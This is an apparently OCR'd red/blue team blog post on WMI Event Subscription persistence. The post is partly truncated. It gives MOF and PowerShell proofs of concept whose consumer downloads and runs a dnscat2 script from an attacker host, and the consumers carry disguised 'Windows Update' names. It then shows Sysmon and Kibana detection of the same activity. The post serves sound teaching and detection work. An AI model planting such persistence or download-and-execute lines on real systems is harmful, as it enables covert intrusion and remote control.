An intro into abusing and identifying WMI Event Subscriptions for persistence.

April 3, 2019 Blue Team Knowledge Base Purple Team Red Team

Overview

Windows Management Instrumentation (WMI) Event Subscriptions are one of many ways to establish persistence on a network. The technique, IDT1084 on Mitre ATT&CK, can be fairly discreet and has been used by APT29 to establish backdoors. We're not going to dig into too much detail about WMI Event Subscriptions themselves, as some good material on the subject already exists:

- https://learn-powershell.net/2013/08/14/powershell-a event-subscriptions/
- http://www.fuzzysecurity.com/tutorials/19.html
- https://www.blackhat.com/docs/us-15/materials/us-1 Management-Instrumentation-WMI-To-Build-A-Persis Fileless-Backdoor-wp.pdf
- https://medium.com/threatpunter/detecting-removin 60ccbb7dff96

In this post we'll give an example using MOF files and PowerShell to create the WMI Event Subscription, then we'll take a look at some events generated by our actions.

So, why are we looking into WMI Event Subscriptions?

- From the **red team** perspective – they're a useful way to achieve persistence and can be adapted to achieve a multitude of objectives
- From the **blue team** perspective – increasing awareness of how they may be abused and how to catch this activity

Part 1a: Abuse (mofcomp.exe)

There are a number of ways to perform this attack and it's probably fair to say that using MOF (Managed Object Format) files are probably one of the more favoured options by red teamers.

As previously mentioned there are a number of useful resources out there that explain the inner workings of WMI Event Subscriptions, and thanks to Fuzzysecurity and Huntingmalware we have a base for the MOF file and some understanding of the construction.

In the following example we're going to use a payload that'll initially call *cmd.exe* which in turn executes *powershell.exe* to use *Invoke-Expression* to contact the attacking host 10.133.251.104. This will then execute the PowerShell script dnscat2.ps1 in memory and communicate with the dnscat2 server we have listening on the attacking host. We'll talk about the triggers shortly. This may not be the most discrete payload, but it works well for visualising the attack.

```
#PRAGMA NAMESPACE ("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
   Name = "Windows Update Event MOF";
   EventNamespace = "root\\cimv2";
   Query = "SELECT * FROM __InstanceCreationEvent WITHI
        "WHERE TargetInstance ISA \"Win32_NTLogEvent\"
        "AND TargetInstance.EventCode = \"257\" "
        “AND TargetInstance.Message LIKE \”%10.133.251.104%\” “;
   QueryLanguage = “WQL”;
};

instance of CommandLineEventConsumer as $Consumer
{
   Name = “Windows Update Consumer MOF“;
   RunInteractively = false;
   CommandLineTemplate = “cmd /C powershell.exe -nop iex(New-Object
Net.WebClient).DownloadString(‘http://10.133.251.104/dnscat2.ps1’); Start-Dnscat2 -
Domain attacker.pwned.network“;
};

instance of __FilterToConsumerBinding
{
   Filter = $EventFilter;
   Consumer = $Consumer;
};
```

Once the MOF file is created, we need to compile this with mofcomp.exe

```
mofcomp.exe \\10.133.251.104\content\wmi.mof
```


The attack flow:

1. A WMI Event Subscription is created on 10.133.48.104/UK-WKS-104 (the target).
2. A port scan of TCP 5900 (VNC) from host 10.133.251.105 to 10.133.48.104 is carried out. The event ID 257 is created on the target but nothing dependant on the event message field containing 10.
3. A second port scan from the attacking host 10.133.25 successfully triggers the payload.
4. Within the second event 257 message field, a referen
5. The target 10.133.48.104 connects to http://10.133.25 the script in memory.
6. An Out of Band (OOB) DNS channel is created betwee the target 10.133.48.104.

As a side note; to perform the same action (PowerShell payload is called) but triggered on the opening of *notepad.exe* instead of querying the event log (as in the initial PoC), you'd use the Win32_Process class and end up with an Event Filter that resembles something like the following example:


```
instance of __EventFilter as $EventFilterinstance
{
   Name = “Windows Update Event MOF”;
   EventNamespace = “root\\cimv2”;
   Query = “SELECT * FROM __InstanceCreationEvent WITHIN 5″
        “WHERE TargetInstance ISA \”Win32_Process\” ”
        “AND TargetInstance.Name = \”notepad.exe\” “;
   QueryLanguage = “WQL”;
};
```

Now to see the attack in action…



The query is looking for event ID 257 (in this example the
TightVNC Server), so we've chosen an event that can be tr
connection to the target and includes predictable elemen
reproduced.

You'll notice that in the video the WMI Event didn't trigger on a port scan from 10.133.251.105.



Application Number of events: 22,586


```
Level        Date and Time        Source                    Event ID  Task C...
Information  08/04/2019 18:14:49  Windows Error Reporting   1001      None
Information  08/04/2019 18:14:32  tvnserver                 257       None
Information  08/04/2019 18:12:29  VSS                       8224      None
```

Event 257, tvnserver

General Details

The client 10.133.251.105 has been disconnected for the reason: Connection has been gracefully closed

But, as per the defined Event Filter, the event did trigger by a scan of the same port from 10.133.251.104.



Application Number of events: 22,586

```
Level        Date and Time        Source                    Event ID  Task C...
Information  08/04/2019 18:14:56  tvnserver                 257       None
Information  08/04/2019 18:14:49  Windows Error Reporting   1001      None
Information  08/04/2019 18:14:32  tvnserver                 257       None
```

Event 257, tvnserver

General Details

The client 10.133.251.104 has been disconnected for the reason: Connection has been gracefully closed

Part 1b: Abuse (PowerShell):

This is the same attack as above, but using PowerShell to

Subscription.

Using this template we'll generate a PoC.

The following example is again based on Win32_NTLogEve

follows the same attack flow as per the previous MOF PoC

```
$EventFilterName = "Windows Update Event PS"
$EventConsumerName = "Windows Update Consumer PS"
```

```
$Payload = “cmd /C powershell.exe -nop iex(New-Object
Net.WebClient).DownloadString(‘http://10.133.251.104/dnscat2.ps1’); Start-Dnscat2 -
Domain attacker.pwned.network“

#Event filter
$EventFilterArgs = @{
   EventNamespace = ‘root/cimv2’
   Name = $EventFilterName
   Query = “SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA
‘Win32_NTLogEvent’ AND TargetInstance.EventCode = ‘257’ AND TargetInstance.Message LIKE
‘%10.133.251.104%’“
   QueryLanguage = ‘WQL’
}

$Filter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments
$EventFilterArgs

#CommandLineEventConsumer
$CommandLineConsumerArgs = @{
   Name = $EventConsumerName
   CommandLineTemplate = $Payload
}

$Consumer = Set-WmiInstance -Namespace root/subscription -Class
CommandLineEventConsumer -Arguments $CommandLineConsumerArgs

#FilterToConsumerBinding
$FilterToConsumerArgs = @{
   Filter = $Filter
   Consumer = $Consumer
}

$FilterToConsumerBinding = Set-WmiInstance -Namespace r
__FilterToConsumerBinding -Arguments $FilterToConsumerA
```

Using either method, the Event Filter and CommandLineEv
are very customisable. These examples are solely to highli
technique.


Part 2: Detection:

Background: The LAB in which we're performing this attack has Windows 10 hosts configured with Sysmon, Winlogbeat and Packetbeat. Events and log data are shipped to an ELK stack so we'll be using Kibana to search for the relevant IOCs. In this post we'll be covering WMI Event Subscription logging as opposed to PowerShell logging.

The interesting event ID's (thanks Darkoperator) are 19, 20 and 21.

Within Kibana, the following query will retrieve the interesting data from the target:


`beat.hostname : "UK-WKS-104" AND log_name : sysmon AND event_id : (19 OR 20 OR 21)`



Time	event_id	message
April 8th 2019, 18:14:10.480	21	WmiEventConsumerToFilter activity detected: RuleName: EventType: WmiBindingEvent UtcTime: 2019-04-08 17:14:10.479 Operation: Created User: INSEC-CORP\svc-updates-007 Consumer: "\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"Windows Update Consumer MOF\""
April 8th 2019, 18:14:10.437	20	WmiEventConsumer activity detected: RuleName: EventType: WmiConsumerEvent UtcTime: 2019-04-08 17:14:10.436 Operation: Created User: INSEC-CORP\svc-updates-007 Name: "Windows Update Consumer MOF"
April 8th 2019, 18:14:10.436	19	WmiEventFilter activity detected: RuleName: EventType: WmiFilterEvent UtcTime: 2019-04-08 17:14:10.435 Operation: Created User: INSEC-CORP\svc-updates-007 EventNamespace: "root\\cimv2"


Drilling further down into each event reveals further usef

Event ID 19:




```
#  event_id            19
t  host.architecture   x86_64
t  host.id             ab2b8dbb-32fd-4c14-ac85-e5eec46d098f
t  host.name           UK-WKS-104
t  host.os.build       17134.228
t  host.os.family      windows
t  host.os.platform    windows
t  host.os.version     10.0
t  level               Information
t  log_name            Microsoft-Windows-Sysmon/Operational
t  message             WmiEventFilter activity detected:
                       RuleName:
                       EventType: WmiFilterEvent
                       UtcTime: 2019-04-08 17:14:10.435
                       Operation: Created
                       User: INSEC-CORP\svc-updates-007
                       EventNamespace:  "root\\cimv2"
                       Name:  "Windows Update Event MOF"
                       Query:  "SELECT * FROM __InstanceCreationEvent WITHIN 5WHERE TargetInstance ISA \"Win32_NTLogEvent\" AND TargetI
                       nstance.EventCode = \"257\" AND TargetInstance.Message LIKE \"%10.133.251.104%\" "
```

Event ID 20:




```
#  event_id            20
t  host.architecture   x86_64
t  host.id             ab2b8dbb-32fd-4c14-ac85-e5eec46d098f
t  host.name           UK-WKS-104
t  host.os.build       17134.228
t  host.os.family      windows
t  host.os.platform    windows
t  host.os.version     10.0
t  level               Information
t  log_name            Microsoft-Windows-Sysmon/Operational
t  message             WmiEventConsumer activity detected:
                       RuleName:
                       EventType: WmiConsumerEvent
                       UtcTime: 2019-04-08 17:14:10.436
                       Operation: Created
                       User: INSEC-CORP\svc-updates-007
                       Name:  "Windows Update Consumer MOF"
                       Type: Command Line
                       Destination:  "cmd /C powershell.exe -nop iex(New-Object Net.WebClient).DownloadString('http://10.133.251.104/dnsca
                       t2.ps1'); Start-Dnscat2 -Domain attacker.pwned.network"
```

Event ID 21:



```
#  event_id            21
t  host.architecture   x86_64
t  host.id             ab2b8dbb-32fd-4c14-ac85-e5eec46d098f
t  host.name           UK-WKS-104
t  host.os.build       17134.228
t  host.os.family      windows
t  host.os.platform    windows
t  host.os.version     10.0
t  level               Information
t  log_name            Microsoft-Windows-Sysmon/Operational
t  message             WmiEventConsumerToFilter activity detected:
                       RuleName:
                       EventType: WmiBindingEvent
                       UtcTime: 2019-04-08 17:14:10.479
                       Operation: Created
                       User: INSEC-CORP\svc-updates-007
                       Consumer:  "\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"Windows Update Consumer MOF\""
                       Filter:  "\\\\.\\root\\subscription:__EventFilter.Name=\"Windows Update Event MOF\""
```

We do have Sysmon configured in the LAB and this monitors *Process Create*, hence mofcomp.exe execution is caught.

